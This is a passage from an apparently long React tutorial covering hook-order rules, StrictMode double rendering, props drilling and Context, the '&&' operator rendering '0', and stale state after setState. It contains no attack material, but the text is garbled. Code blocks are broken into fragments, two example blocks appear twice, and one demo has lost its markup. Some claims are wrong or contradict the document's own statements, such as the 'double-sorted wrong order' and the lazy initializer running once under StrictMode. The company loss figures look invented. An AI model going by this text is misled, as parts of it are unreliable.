const [count, setCount] = useState(0);
setCount(0); // 0 === 0 → No re-render ✓
setCount(1); // 0 !== 1 → Re-render ✓

// Objects/Arrays (compared by reference):
const [obj, setObj] = useState({ a: 1 });

// ✗ Mutation (same reference):
obj.a = 2;
setObj(obj); // obj === obj → No re-render ☠️

// ✓ New object (different reference):
setObj({ ...obj, a: 2 }); // oldObj !== newObj → Re-render ✓

// Why mutation fails:
const array1 = [1, 2, 3];
array1.push(4); // Mutates array1
array1 === array1 // Still TRUE! Same reference!

const array2 = [1, 2, 3];
const array3 = [...array2, 4]; // New array
array2 === array3 // FALSE! Different references!

// React uses Object.is() for comparison:
Object.is(oldState, newState)
// If TRUE → Skip re-render
// If FALSE → Trigger re-render
```

✨ Immutable Update Patterns:

// Pattern 1: Array – Add item

```
setArray([...array, newItem]);  
setArray(prev => [...prev, newItem]);
```

// Pattern 2: Array – Remove item

```
setArray(array.filter(item => item.id !== id));  
setArray(prev => prev.filter(item => item.id !== id));
```

// Pattern 3: Array – Update item

```
setArray(array.map(item =>  
  item.id === id ? { ...item, name: 'New' } : item  
));
```

// Pattern 4: Array – Replace at index

```
setArray(array.map((item, i) =>  
  i === index ? newItem : item  
));
```

// Pattern 5: Object – Update property

```
setObject({ ...object, key: value });  
setObject(prev => ({ ...prev, key: value }));
```

// Pattern 6: Object – Update nested

```
setObject({  
  ...object,  
  nested: {  
    ...object.nested,  
    deepKey: value  
  }  
});
```

// Pattern 7: Object – Remove property

```
const { removeKey, ...rest } = object;  
setObject(rest);
```

// Pattern 8: Object – Merge

```
setObject({ ...object, ...updates });
```

// Pattern 9: Array of objects – Update one

```
setArray(array.map(obj =>  
  obj.id === id ? { ...obj, done: !obj.done } : obj  
));
```

// Pattern 10: Complex nested update (use immer)

```
import { produce } from 'immer';
```

```
setData(produce(draft => {
```

```
draft.users[0].profile.settings.theme = 'dark';  
// ✨ Immer handles immutability!  
});
```


35. React Hook Order Bug: The "Conditional useEffect" That Breaks Everything

Your hooks inside conditions cause "Rendered fewer hooks than expected" errors! Hook order MUST stay consistent across renders or React loses track of state.

This breaks components randomly and is impossible to debug.

The Problem:

React tracks hooks by their call order, not by name. Change the order = React assigns state to wrong hooks = complete chaos!

🔥 Mistake 1: Early Returns

```
function Component({ isLoading, data }) {
  const [count, setCount] = useState(0);

  // 🚫 Early return BEFORE all hooks!
  if (isLoading) {
    return <Spinner />; // 💀 Exits before next hook!
  }

  // 💀 This hook doesn't run when loading!
  const [items, setItems] = useState([]);

  useEffect(() => {
    processData(data);
  }, [data]);

  return <div>{items.length}</div>;
}

// First render (isLoading = true):
// Hook 1: useState (count)
// Returns early – no more hooks!

// Second render (isLoading = false):
// Hook 1: useState (count)
// Hook 2: useState (items) 💀 React didn't expect this!
// Hook 3: useEffect

// Error: "Rendered more hooks than during the previous render"

// ✅ Fix: Move early return AFTER all hooks
function Component({ isLoading, data }) {
  const [count, setCount] = useState(0);
  const [items, setItems] = useState([]); // ✅ Always called!

  useEffect(() => {
    if (!isLoading) { // Condition inside effect
      processData(data);
    }
  }, [data, isLoading]);

  // ✅ Early return AFTER hooks
  if (isLoading) {
    return <Spinner />;
  }
}
```

```
return <div>{items.length}</div>;  
}
```

❌ Mistake 2: Hooks in Loops

```
function DynamicForm({ fields }) {
  const [formData, setFormData] = useState({});

  // 🚩 WRONG! Hook in loop!
  return (
    <form>
      {fields.map(field => {
        const [value, setValue] = useState(''); // 💀 Fatal!

        return (
          <input
            key={field.id}
            value={value}
            onChange={(e) => setValue(e.target.value)}
          />
        );
      })}
    </form>
  );
}

// Problem:
// - 3 fields → 3 useState calls
// - 5 fields → 5 useState calls
// - Hook count changes = React crashes!

// ✅ Fix: Single state for all fields
function DynamicForm({ fields }) {
  const [formData, setFormData] = useState({}); // ✅ One hook!

  return (
    <form>
      {fields.map(field => (
        <input
          key={field.id}
          value={formData[field.id] || ''}
          onChange={(e) => setFormData({
            ...formData,
            [field.id]: e.target.value
          })}
        />
      ))}
    </form>
  );
}
```

✗ Mistake 3: Hooks in Callbacks

```
function Component() {
  const [items, setItems] = useState([]);

  const addItem = () => {
    // 🚫 Hook inside function!
    const [newItem, setNewItem] = useState(''); // 💀 Not allowed!
    setItems([...items, newItem]);
  };

  return <button onClick={addItem}>Add</button>;
}

// Error: "Hooks can only be called inside the body of function component"

// ✅ Fix: Hook at top level

function Component() {
  const [items, setItems] = useState([]);
  const [newItem, setNewItem] = useState(''); // ✅ Top level!

  const addItem = () => {
    setItems([...items, newItem]); // Just use the state
    setNewItem('');
  };

  return (
    <div>
      <input value={newItem} onChange={(e) => setNewItem(e.target.value)} />
      <button onClick={addItem}>Add</button>
    </div>
  );
}
```

The Rules of Hooks:

// Rule 1: Only call hooks at the top level

//  CORRECT

```
function Component() {  
  const [state, setState] = useState(0);  
  useEffect(() => {}, []);  
  const value = useMemo(() => {}, []);  
  
  return <div>{state}</div>;  
}
```

//  WRONG

```
function Component() {  
  if (condition) {  
    const [state, setState] = useState(0); //   
  }  
  
  for (let i = 0; i < 5; i++) {  
    useEffect(() => {}, []); //   
  }  
  
  function handleClick() {  
    const value = useMemo(() => {}, []); //   
  }  
}
```

The Rules of Hooks:

// Rule 2: Only call hooks from React functions

//  CORRECT

```
function Component() {
```

```
  const value = useCustomHook(); // 
```

```
}
```

```
function useCustomHook() {
```

```
  const [state] = useState(0); //  Inside custom hook
```

```
  return state;
```

```
}
```

//  WRONG

```
const value = useState(0); //  Outside component
```

```
class MyClass {
```

```
  method() {
```

```
    const [state] = useState(0); //  In class
```

```
  }
```

```
}
```

```
function regularFunction() {
```

```
  const [state] = useState(0); //  Not a component/hook
```

```
}
```

// Rule 3: Custom hooks must start with "use"

//  CORRECT

```
function useAuth() {
```

```
  const [user] = useState(null);
```

```
  return user;
```

```
}
```

//  WRONG (ESLint won't recognize it)

```
function getAuth() { // Should be useAuth
```

```
  const [user] = useState(null); // ESLint error!
```

```
  return user;
```

```
}
```

✨ ESLint Plugin (Catches All Mistakes):

Install

```
npm install eslint-plugin-react-hooks --save-dev
```

.eslintrc.js

```
{
  "plugins": ["react-hooks"],
  "rules": {
    "react-hooks/rules-of-hooks": "error", // ✨ Catches hook violations!
    "react-hooks/exhaustive-deps": "warn"
  }
}
```

// ❌ Hook in condition

```
if (condition) {
  const [state] = useState(0); // ❗ ESLint error!
}
```

// ❌ Hook after early return

```
if (loading) return <Spinner />;
const [data] = useState(null); // ❗ ESLint error!
```

// ❌ Hook in loop

```
for (let i = 0; i < 5; i++) {
  useEffect(() => {}); // ❗ ESLint error!
}
```

// ❌ Hook in callback

```
const handleClick = () => {
  const [val] = useState(0); // ❗ ESLint error!
};
```

// ✅ ESLint prevents ALL hook order bugs!

36. React StrictMode Secret: The "Double Render" That Saves You in Production

Your components render TWICE in development and you think it's a bug! It's not.

React is testing if your code is production-ready.

Developers disable StrictMode and ship broken code that crashes in production. 🦴

The Problem:

StrictMode intentionally double-renders to expose bugs.

Developers see double console.logs, panic, and remove StrictMode - missing critical issues!

```
❌ Developers Removing StrictMode:

// Developer sees this in console:
// "Component rendered"
// "Component rendered"
// 🤔 "Why is it rendering twice??"

function App() {
  return (
    // 🚫 Developer removes StrictMode!
    // <React.StrictMode>
    <MyApp />
    // </React.StrictMode>
  );
}

// What they're missing:
// StrictMode was catching bugs!
// Now these bugs ship to production! 🦴
```

✅ Keep StrictMode – It's Finding Bugs:

```
import { StrictMode } from 'react';

function App() {
  return (
    // ✨ KEEP THIS! It's helping you!
    <StrictMode>
      <MyApp />
    </StrictMode>
  );
}

// Why it double-renders:
// 1. First render – normal execution
// 2. Second render – verify component is pure
// 3. If results differ → You have a bug! 🐛
//
// This ONLY happens in development!
// Production = single render, always!
```

🔥 Real Bugs StrictMode Catches:

Bug 1: Missing Cleanup in useEffect

```
function ChatRoom({ roomId }) {  
  const [messages, setMessages] = useState([]);  
  
  useEffect(() => {  
    const ws = new WebSocket(`/chat/${roomId}`);  
  
    ws.onmessage = (event) => {  
      setMessages(m => [...m, event.data]);  
    };  
  
    // 🚨 NO CLEANUP! Memory leak!  
    // Without StrictMode: You won't notice  
    // With StrictMode: Immediately obvious!  
  }, [roomId]);  
  
  return <MessageList messages={messages} />;  
}
```

```
// Without StrictMode:  
// - Mounts once  
// - WebSocket opens  
// - Looks fine! ✅  
// - Ships to production  
// - User navigates away and back  
// - 💀 2 WebSockets open!  
// - Navigate again: 3 open!  
// - Memory leak grows  
// - App slows down  
// - Eventually crashes
```

```
// With StrictMode:  
// - Mount 1: WebSocket opens  
// - Unmount (intentional): Tests cleanup  
// - 💀 WebSocket NOT closed! (no cleanup)  
// - Mount 2: Another WebSocket opens  
// - 🚨 2 WebSockets immediately!  
// - Console: Multiple connection warnings  
// - Developer notices bug INSTANTLY!  
// - Adds cleanup before production
```

```
// ✅ Fix:

useEffect(() => {
  const ws = new WebSocket(`/chat/${roomId}`);

  ws.onmessage = (event) => {
    setMessages(m => [...m, event.data]);
  };

  // ✨ Cleanup function!
  return () => {
    ws.close();
  };
}, [roomId]);

// Now StrictMode shows:
// - Mount 1: WebSocket opens
// - Unmount: WebSocket closes ✅
// - Mount 2: New WebSocket opens
// - Only 1 connection at a time!
// - Bug fixed before production! ✨
```

Bug 2: Impure Component (Side Effects in Render)

```
let globalCounter = 0; // Outside component

function BadComponent() {
  // 🚨 Side effect during render!
  globalCounter++;

  console.log('Rendered, counter:', globalCounter);

  return <div>Component</div>;
}

// Without StrictMode:
// Render 1: counter = 1
// Re-render: counter = 2
// Seems predictable...
// Ships to production
// 💀 Concurrent rendering arrives
// 💀 Counter increments unpredictably
// 💀 App behavior becomes non-deterministic!

// With StrictMode:
// Render 1a: counter = 1
// Render 1b: counter = 2 🚨
// Developer sees: "Why is counter 2 on first render?"
// Realizes: Side effect in render is a bug!
// Fixes before production!

// ✅ Fix: Move side effect to useEffect

function GoodComponent() {
  useEffect(() => {
    // ✨ Side effects belong here!
    globalCounter++;
    console.log('Effect ran, counter:', globalCounter);
  }, []);

  return <div>Component</div>;
}

// Now predictable, even with concurrent rendering!
```

Bug 3: Mutating Props/State

```
function TodoList({ todos }) {  
  // 🚨 Mutating prop directly!  
  todos.sort((a, b) => a.priority - b.priority);  
  
  return todos.map(todo => <TodoItem key={todo.id} todo={todo} />);  
}  
  
// Without StrictMode:  
// - Sort happens once per render  
// - Seems to work  
// - Ships to production  
// - Parent re-renders  
// - 💀 Todos array permanently modified!  
// - Original order lost  
// - Parent component has wrong data!  
// - Cascading bugs throughout app  
  
// With StrictMode:  
// - Render 1: todos sorted  
// - Render 2: todos sorted AGAIN  
// - 🚨 Array now double-sorted (wrong order!)  
// - UI shows wrong items  
// - Developer notices immediately!  
// - Realizes mutation is the problem  
  
// ✅ Fix: Don't mutate, create new array  
  
function TodoList({ todos }) {  
  // ✨ Create sorted copy, don't mutate original  
  const sortedTodos = [...todos].sort((a, b) => a.priority - b.priority);  
  
  return sortedTodos.map(todo => <TodoItem key={todo.id} todo={todo} />);  
}  
  
// Now safe! StrictMode renders match production!
```

Bug 4: State Initialized with Function Call

```
function ExpensiveComponent() {
  // 🚨 Function runs on EVERY render!
  const [data, setData] = useState(expensiveCalculation());

  return <div>{data.value}</div>;
}

function expensiveCalculation() {
  console.log('Running expensive calculation...');
  let result = 0;
  for (let i = 0; i < 1000000; i++) {
    result += Math.random();
  }
  return { value: result };
}

// Without StrictMode:
// - Calculation runs once
// - Takes 500ms
// - Seems acceptable
// - Ships to production

// With StrictMode:
// - Render 1: Calculation runs (500ms)
// - Render 2: Calculation runs AGAIN (500ms)
// - 🚨 Total: 1000ms on mount!
// - Console spammed with "Running expensive..."
// - Developer notices performance issue!
// - Realizes initialization is inefficient

// ✅ Fix: Lazy initialization

function ExpensiveComponent() {
  // ✨ Pass function, not result!
  const [data, setData] = useState(() => expensiveCalculation());

  return <div>{data.value}</div>;
}

// Now calculation only runs ONCE, even with StrictMode!
// Function passed, not called immediately!
```

👉 What StrictMode Actually Does:

```
// StrictMode behaviors (development only):

// 1. Double-invokes these functions:
// - Function component body
// - useState initializer function
// - useMemo/useCallback functions
// - useReducer reducer function

// Example:
function Component() {
  console.log('Render'); // Logs TWICE in dev

  const [count] = useState(() => {
    console.log('useState init'); // Logs TWICE in dev
    return 0;
  });

  const memoValue = useMemo(() => {
    console.log('useMemo'); // Logs TWICE in dev
    return count * 2;
  }, [count]);

  return <div>{count}</div>;
}

// Console output in StrictMode:
// "Render"
// "useState init"
// "useMemo"
// "Render"          ← Second render
// "useState init"    ← Tests initialization
// "useMemo"          ← Tests memoization

// 2. Double-invokes effects (mount/unmount/remount):
useEffect(() => {
  console.log('Effect mounted');

  return () => {
    console.log('Effect cleanup');
  };
}, []);

// Console output in StrictMode:
// "Effect mounted"
// "Effect cleanup"  ← Tests cleanup!
// "Effect mounted"  ← Remounts to verify
```



```
// 3. Warns about:  
// - Deprecated APIs (componentWillMount, etc.)  
// - Legacy string refs  
// - findDOMNode usage  
// - Unexpected side effects
```

✅ StrictMode Doesn't Affect Production:

Development (StrictMode enabled):

- └ Components render twice
- └ Effects mount/unmount/remount
- └ Console logs doubled
- └ Bugs exposed immediately ✅
- └ Slower, but catches issues

Production (StrictMode has no effect):

- └ Components render once
- └ Effects mount once
- └ Normal console logs
- └ No extra checks
- └ Full performance, no overhead! ✅

StrictMode code is REMOVED in production build!

Zero performance impact on users! 🚀

📊 Real Impact:

Company A – Removed StrictMode:

- └ Reason: "Double renders are annoying"
- └ Development: Cleaner console logs ✅
- └ Production: 3 critical bugs shipped 💀
 - └ Memory leak (missing cleanup)
 - └ WebSocket connections piling up
 - └ State mutation causing data corruption
- └ Bugs found: After 2 weeks in production
- └ Customer impact: 50,000 users
- └ Downtime: 6 hours
- └ Revenue lost: \$120,000
- └ Time to fix: 3 days (emergency patches)

Company B – Kept StrictMode:

- └ Development: Double console logs
- └ Bugs caught: During development ✅
- └ Production bugs: 0
- └ Customer impact: 0
- └ Downtime: 0
- └ Revenue lost: \$0
- └ Time saved: 3 days of emergency fixes

Lesson: StrictMode's "annoyance" saves millions! 💰

37. React Props Drilling Hell: The "5-Level Deep Props" Maintenance Nightmare

You're passing props through 5 components that don't even use them! Change one prop = update 5 files.

Add a prop = modify 5 component signatures. This is props drilling and it destroys codebases. 🔥

The Problem:

Deep component trees require passing props through every level, even when intermediate components don't need them!

✗ Props Drilling Nightmare:

```
// Top level
function App() {
  const [user, setUser] = useState({ name: 'John', role: 'admin' });
  const [theme, setTheme] = useState('dark');

  return (
    <Dashboard user={user} theme={theme} onThemeChange={setTheme} />
  );
}

// Level 1 - Dashboard doesn't use user or theme!
function Dashboard({ user, theme, onThemeChange }) {
  return (
    <div>
      <Header user={user} theme={theme} onThemeChange={onThemeChange} />
      <MainContent user={user} theme={theme} />
    </div>
  );
}

// Level 2 - Header doesn't use user!
function Header({ user, theme, onThemeChange }) {
  return (
    <header>
      <Logo theme={theme} />
      <Navigation user={user} theme={theme} onThemeChange={onThemeChange} />
    </header>
  );
}

// Level 3 - Navigation doesn't use theme!
function Navigation({ user, theme, onThemeChange }) {
  return (
    <nav>
      <NavLinks user={user} />
      <ThemeToggle theme={theme} onThemeChange={onThemeChange} />
    </nav>
  );
}

// Level 4 - NavLinks doesn't use theme!
function NavLinks({ user }) {
  return (
    <ul>
      <li>Home</li>
      {user.role === 'admin' && <li>Admin Panel</li>}
    </ul>
  );
}
```

```

    );
  }

  // Level 5 - FINALLY uses theme!
  function ThemeToggle({ theme, onThemeChange }) {
    return (
      <button onClick={() => onThemeChange(theme === 'dark' ? 'light'
        : 'dark')}>
        {theme === 'dark' ? '☀️' : '🌙'}
      </button>
    );
  }

```

Problems:

1. App → Dashboard → Header → Navigation → ThemeToggle
5 components to pass theme through!
2. Add new prop (e.g., language):
Must update 5 component signatures! 💀
 App({ language })
 Dashboard({ language })
 Header({ language })
 Navigation({ language })
 ThemeToggle({ language })
3. Dashboard, Header, Navigation don't use these props!
Just passing them through (prop tunneling)
4. Maintenance nightmare:
 - Change prop name: 5 files to update
 - Remove prop: 5 files to update
 - Add prop: 5 files to update
 - Component signatures bloated
 - Can't reuse components easily
5. Real scenario in production:
 Need to pass 'user' to a button 7 levels deep
 Update 7 component files
 Broke 3 unit tests
 Caused merge conflicts
 Took 2 hours to add ONE prop! 🤖

✅ Context API – Skip Intermediate Layers:

```
import { createContext, useContext, useState } from 'react';

// ✨ Create contexts
const UserContext = createContext();
const ThemeContext = createContext();

// ✨ Custom hooks
function useUser() {
  const context = useContext(UserContext);
  if (!context) throw new Error('useUser must be inside UserProvider');
  return context;
}

function useTheme() {
  const context = useContext(ThemeContext);
  if (!context) throw new Error('useTheme must be inside ThemeProvider');
  return context;
}

// Top level – Provide contexts
function App() {
  const [user, setUser] = useState({ name: 'John', role: 'admin' });
  const [theme, setTheme] = useState('dark');

  return (
    <UserContext.Provider value={{ user, setUser }}>
      <ThemeContext.Provider value={{ theme, setTheme }}>
        <Dashboard /> {/* ✨ No props! */}
      </ThemeContext.Provider>
    </UserContext.Provider>
  );
}
```

```

// Level 1 - Clean! No props!
function Dashboard() {
  return (
    <div>
      <Header />  {/* ✨ No props! */}
      <MainContent />
    </div>
  );
}

// Level 2 - Clean! No props!
function Header() {
  return (
    <header>
      <Logo />
      <Navigation />  {/* ✨ No props! */}
    </header>
  );
}

// Level 3 - Clean! No props!
function Navigation() {
  return (
    <nav>
      <NavLinks />
      <ThemeToggle />  {/* ✨ No props! */}
    </nav>
  );
}

// Level 4 - Consume only what you need!
function NavLinks() {
  const { user } = useUser();  // ✨ Direct access!

  return (
    <ul>
      <li>Home</li>
      {user.role === 'admin' && <li>Admin Panel</li>}
    </ul>
  );
}

function ThemeToggle() {
  const { theme, setTheme } = useTheme();  // ✨ Direct access!

  return (
    <button onClick={() => setTheme(theme === 'dark' ? 'light' : 'dark')}>
      {theme === 'dark' ? '☀️' : '🌙'}
    </button>
  );
}

```

```

    );
}

// Benefits:
// ✅ No props drilling!
// ✅ Components get data directly from context
// ✅ Add new context value: Update provider only
// ✅ Intermediate components unchanged
// ✅ Clean component signatures
// ✅ Easy to reuse components anywhere
//
// Add language prop?
// - Create LanguageContext
// - Add LanguageProvider in App
// - Use useLanguage() where needed
// - Zero changes to intermediate components! 🚀

```

👉 When to Use Each Pattern:

```

// ✅ Props: Parent → Direct Child (1 level)
function Parent() {
  const [count, setCount] = useState(0);

  return <Child count={count} setCount={setCount} />; // ✅ Fine!
}

function Child({ count, setCount }) {
  return <button onClick={() => setCount(count + 1)}>{count}</button>;
}

// ✅ Props: Shared between siblings (via parent)
function Parent() {
  const [value, setValue] = useState('');

  return (
    <>
      <Input value={value} onChange={setValue} /> {/* ✅ Fine! */}
      <Display value={value} />
    </>
  );
}

```


👉 When to Use Each Pattern:

// ❌ Props: 3+ levels deep = Use Context instead!

```
function App() {
  const [user, setUser] = useState(null);

  // 💀 3+ levels = props drilling!
  return <Level1 user={user} />;
}

function Level1({ user }) {
  return <Level2 user={user} />; // Just passing through
}

function Level2({ user }) {
  return <Level3 user={user} />; // Just passing through
}

function Level3({ user }) {
  return <div>{user?.name}</div>; // Finally uses it!
}
```

// ✅ Use Context instead!

```
const UserContext = createContext();

function App() {
  const [user, setUser] = useState(null);

  return (
    <UserContext.Provider value={{ user, setUser }}>
      <Level1 /> {/* ✨ No props! */}
    </UserContext.Provider>
  );
}

function Level3() {
  const { user } = useContext(UserContext); // ✨ Direct access!
  return <div>{user?.name}</div>;
}
```

✨ Context Best Practices:

```
// ✅ Pattern 1: Separate contexts by concern
const UserContext = createContext();      // Auth/user data
const ThemeContext = createContext();     // UI theme
const CartContext = createContext();      // Shopping cart
const SettingsContext = createContext();  // User preferences

// Don't put everything in one giant context!

// ✅ Pattern 2: Custom hooks for each context
function useUser() {
  const context = useContext(UserContext);
  if (!context) {
    throw new Error('useUser must be used within UserProvider');
  }
  return context;
}

// Usage:
const { user, setUser } = useUser(); // Clean API!

// ✅ Pattern 3: Provider components
function UserProvider({ children }) {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    fetchUser().then(data => {
      setUser(data);
      setLoading(false);
    });
  }, []);

  const value = useMemo(() => ({
    user,
    setUser,
    loading
  }), [user, loading]);

  return (
    <UserContext.Provider value={value}>
      {children}
    </UserContext.Provider>
  );
}

// Usage:
function App() {
```

```
return (  
  <UserProvider>  
    <Dashboard />  
  </UserProvider>  
);  
}
```

✨ Context Best Practices:

```
// ✅ Pattern 4: Compose providers  
function AppProviders({ children }) {  
  return (  
    <UserProvider>  
      <ThemeProvider>  
        <CartProvider>  
          <SettingsProvider>  
            {children}  
          </SettingsProvider>  
        </CartProvider>  
      </ThemeProvider>  
    </UserProvider>  
  );  
}
```

```
// Clean app setup:  
function App() {  
  return (  
    <AppProviders>  
      <Router />  
    </AppProviders>  
  );  
}
```

😓 Alternative: Component Composition

```
// Sometimes you don't need Context OR props drilling!  
// Use component composition instead:
```

```
// ❌ Props drilling approach:
```

```
function Page({ user, theme, onThemeChange }) {  
  return (  
    <Layout user={user} theme={theme} onThemeChange={onThemeChange}>  
      <Content user={user} theme={theme} />  
    </Layout>  
  );  
}
```

```
// ✅ Composition approach:
```

```
function Page({ user, theme, onThemeChange }) {  
  return (  
    <Layout  
      header={<Header user={user} theme={theme} onChange={onThemeChange} />  
      sidebar={<Sidebar user={user} />  
      content={<Content theme={theme} />  
    />  
  );  
}
```

```
function Layout({ header, sidebar, content }) {  
  // Layout doesn't need to know about user, theme, etc.!  
  return (  
    <div className="layout">  
      {header}  
      <div className="body">  
        {sidebar}  
        {content}  
      </div>  
    </div>  
  );  
}
```

```
// Benefits:
```

```
// ✅ Layout is reusable (doesn't know about data)  
// ✅ No props drilling through Layout  
// ✅ Props passed directly to components that need them  
// ✅ Clear data flow
```

38. React Conditional Rendering Trap: The "&&" Operator Bug That Displays "0"

Your conditional rendering shows "0" on the page instead of nothing!

Using `count &&` renders "0" when count is 0.

This invisible bug displays random numbers in production.

The Problem:

JavaScript's `&&` operator returns the first falsy value. In JSX, React renders 0 and NaN (they're not false/null/undefined)!

❌ The "0" Display Bug:

```
function ShoppingCart({ items }) {
  const itemCount = items.length; // 0 when cart is empty

  return (
    <div>
      <h1>Shopping Cart</h1>

      {/* 🚩 BUG! Shows "0" when empty! */}
      {itemCount && (
        <div>
          <p>You have {itemCount} items</p>
          <CartItem items={items} />
        </div>
      )}

      {/* What user sees when cart is empty: */}
      {/* <div><h1>Shopping Cart</h1>0</div> */}
      {/* 💀 Just "0" displayed on the page! */}
    </div>
  );
}
```

```
// Why this happens:
// 1. itemCount = 0
// 2. Expression: 0 && <Component />
// 3. && returns first falsy value = 0
// 4. React renders: 0
// 5. 💀 User sees random "0" on page!
//
// Other falsy values that break:
// - 0 → Renders "0" 💀
// - NaN → Renders "NaN" 💀
// - "" → Renders nothing ✅
// - false → Renders nothing ✅
// - null → Renders nothing ✅
// - undefined → Renders nothing ✅
```

```
// Real scenario:
function Dashboard({ notifications }) {
  const unreadCount = notifications.filter(n => !n.read).length;

  return (
    <div>
      <h1>Dashboard</h1>

      {/* 🚩 Shows "0" when no unread notifications */}
      {unreadCount && (
        <div className="badge">
          {unreadCount} unread
        </div>
      )}

      {/* User with no notifications sees: */}
      {/* <h1>Dashboard</h1>0 */}
      {/* Looks broken! 💀 */}
    </div>
  );
}
```

// More examples that render "0":

```
const count = 0;
{count && <Component />} // Renders: 0 💀

const total = calculateTotal(); // Returns 0
{total && <Total value={total} />} // Renders: 0 💀

const balance = user.balance; // 0 for new users
{balance && <Balance amount={balance} />} // Renders: 0 💀

const score = game.score; // 0 at game start
{score && <Score value={score} />} // Renders: 0 💀
```

```
// Real scenario:
function Dashboard({ notifications }) {
  const unreadCount = notifications.filter(n => !n.read).length;

  return (
    <div>
      <h1>Dashboard</h1>

      {/* 🚩 Shows "0" when no unread notifications */}
      {unreadCount && (
        <div className="badge">
          {unreadCount} unread
        </div>
      )}

      {/* User with no notifications sees: */}
      {/* <h1>Dashboard</h1>0 */}
      {/* Looks broken! 💀 */}
    </div>
  );
}
```

// More examples that render "0":

```
const count = 0;
{count && <Component />} // Renders: 0 💀

const total = calculateTotal(); // Returns 0
{total && <Total value={total} />} // Renders: 0 💀

const balance = user.balance; // 0 for new users
{balance && <Balance amount={balance} />} // Renders: 0 💀

const score = game.score; // 0 at game start
{score && <Score value={score} />} // Renders: 0 💀
```


✓ Fixes:

```
function ShoppingCart({ items }) {
  const itemCount = items.length;

  return (
    <div>
      <h1>Shopping Cart</h1>

      {/* ✓ Method 1: Boolean conversion */}
      {Boolean(itemCount) && (
        <div>
          <p>You have {itemCount} items</p>
          <CartItem items={items} />
        </div>
      )}

      {/* ✓ Method 2: Double negation */}
      {!!itemCount && (
        <div>
          <p>You have {itemCount} items</p>
          <CartItem items={items} />
        </div>
      )}

      {/* ✓ Method 3: Explicit comparison (BEST!) */}
      {itemCount > 0 && (
        <div>
          <p>You have {itemCount} items</p>
          <CartItem items={items} />
        </div>
      )}

      {/* ✓ Method 4: Ternary operator */}
      {itemCount > 0 ? (
        <div>
          <p>You have {itemCount} items</p>
          <CartItem items={items} />
        </div>
      ) : null}
    </div>
  );
}

// Now:
// itemCount = 0
// itemCount > 0 = false
// false && <Component /> = false
```

```
// React renders false = nothing! ✅  
// Perfect! 🎉
```

🔥 Real Production Bugs:

Bug 1: Notification Badge

```
function NotificationBell() {  
  const [notifications, setNotifications] = useState([]);  
  
  useEffect(() => {  
    fetchNotifications().then(setNotifications);  
  }, []);  
  
  const unreadCount = notifications.filter(n => !n.read).length;  
  
  return (  
    <div className="notification-bell">  
      🛎️  
      { /* 🚩 Shows "0" badge when no notifications */ }  
      {unreadCount && (  
        <span className="badge">{unreadCount}</span>  
      )}  
    </div>  
  );  
}  
  
// What users see:  
// No notifications: 🛎️ 0 💀 (Should be: 🛎️ )  
// 1 notification: 🛎️ 1 ✅  
// 5 notifications: 🛎️ 5 ✅  
//  
// Problem: "0" badge looks like there's 1 notification with value "0"  
// Users click thinking they have notifications  
// Open menu, see nothing  
// Confusion! Poor UX! 💀  
  
// ✅ Fix:  
{unreadCount > 0 && (  
  <span className="badge">{unreadCount}</span>  
)}  
  
// Now:  
// No notifications: 🛎️ ✅  
// 1 notification: 🛎️ 1 ✅  
// Perfect!
```

Bug 2: Score Display in Game

```
function GameScore({ score, highScore }) {
  return (
    <div className="game-ui">
      <div className="score">
        Score: {score}
      </div>

      {/* 🚩 Shows "0" at game start! */}
      {score && (
        <div className="combo">
          Combo multiplier active!
        </div>
      )}

      {/* 🚩 Shows "0" for new players! */}
      {highScore && (
        <div className="high-score">
          High Score: {highScore}
        </div>
      )}
    </div>
  );
}

// New game start:
// Score: 0
// 0 🏴‍☠️ (stray "0" from combo check)
// 0 🏴‍☠️ (stray "0" from high score check)
//
// Looks completely broken! 🏴‍☠️

// ✅ Fix:
{score > 0 && (
  <div className="combo">
    Combo multiplier active!
  </div>
)}

{highScore > 0 && (
  <div className="high-score">
    High Score: {highScore}
  </div>
)}

// Clean UI! ✅
```

👉 All Falsy Values in JavaScript:

// What React renders for different falsy values:

{false && <Component />} // Renders: nothing ✓

{null && <Component />} // Renders: nothing ✓

{undefined && <Component />} // Renders: nothing ✓

{'' && <Component />} // Renders: nothing ✓

{0 && <Component />} // Renders: 0 🦴

{NaN && <Component />} // Renders: NaN 🦴

// Why?

// React skips: false, null, undefined, true

// React renders: numbers (including 0), strings (including '')

//

// 0 is a number → React renders it

// NaN is a number → React renders it

// false is boolean → React skips it

// Demo:

function FalsyDemo() {

return (

<div>

<div>False: {false && Won't show} </div>

<div>Null: {null && Won't show} </div>

<div>Undefined: {undefined && Won't show} </div>

<div>Empty string: {'' && Won't show} </div>

<div>Zero: {0 && Won't show} </div>{/* Shows: Zero: 0 */}

<div>NaN: {NaN && Won't show} </div>{/* Shows: NaN: NaN */}

</div>

);

}

// Output:

// False:

// Null:

// Undefined:

// Empty string:

// Zero: 0

// NaN: NaN

39. React setState Trap: The "setState Not Immediate" Bug That Corrupts Data

You call `setState` and immediately read the state - it's still the OLD value!

Reading state right after setting it = stale data, wrong calculations, corrupted app state. This timing bug breaks apps silently. 🕒

The Problem:

`setState` schedules an update, doesn't apply it immediately. Code after `setState` sees old state, causing logic errors!

❌ Reading State Immediately After setState:

```
function Counter() {
  const [count, setCount] = useState(0);

  const handleClick = () => {
    setCount(count + 1);

    // 🚨 WRONG! count is still 0 here!
    console.log('Count is:', count); // Logs: 0 🦴

    // 🚨 Using stale count!
    if (count === 5) { // 🦴 Never true! count is always old value!
      alert('You reached 5!');
    }

    // 🚨 Calculation with stale state!
    const doubled = count * 2; // 🦴 Uses old count!
    console.log('Doubled:', doubled); // 0, 2, then 4 (always behind!)

    // 🚨 API call with stale state!
    fetch('/api/update', {
      method: 'POST',
      body: JSON.stringify({ count }) // 🦴 Sends old count!
    });
  };

  return (
    <div>
      <p>Count: {count}</p>
      <button onClick={handleClick}>Increment</button>
    </div>
  );
}
```

What happens:

Click 1:

- `setCount(0 + 1)` scheduled
- `console.log` shows: "Count is: 0" 🦴
- `if (0 === 5) → false`
- `doubled = 0 * 2 = 0`
- API gets: { count: 0 } 🦴
- Component re-renders
- UI shows: Count: 1 ✅

Click 2:

- `count = 1` (from previous render)
- `setCount(1 + 1)` scheduled
- `console.log` shows: "Count is: 1" 🦴 (should be 2!)
- `if (1 === 5) → false`
- `doubled = 1 * 2 = 2` 🦴 (should be 4!)
- API gets: { count: 1 } 🦴 (should be 2!)
- Component re-renders
- UI shows: Count: 2 ✅

Click 6 (count is 5):

- `count = 5`
- `setCount(5 + 1)` scheduled
- `console.log` shows: "Count is: 5" 🦴 (should be 6!)
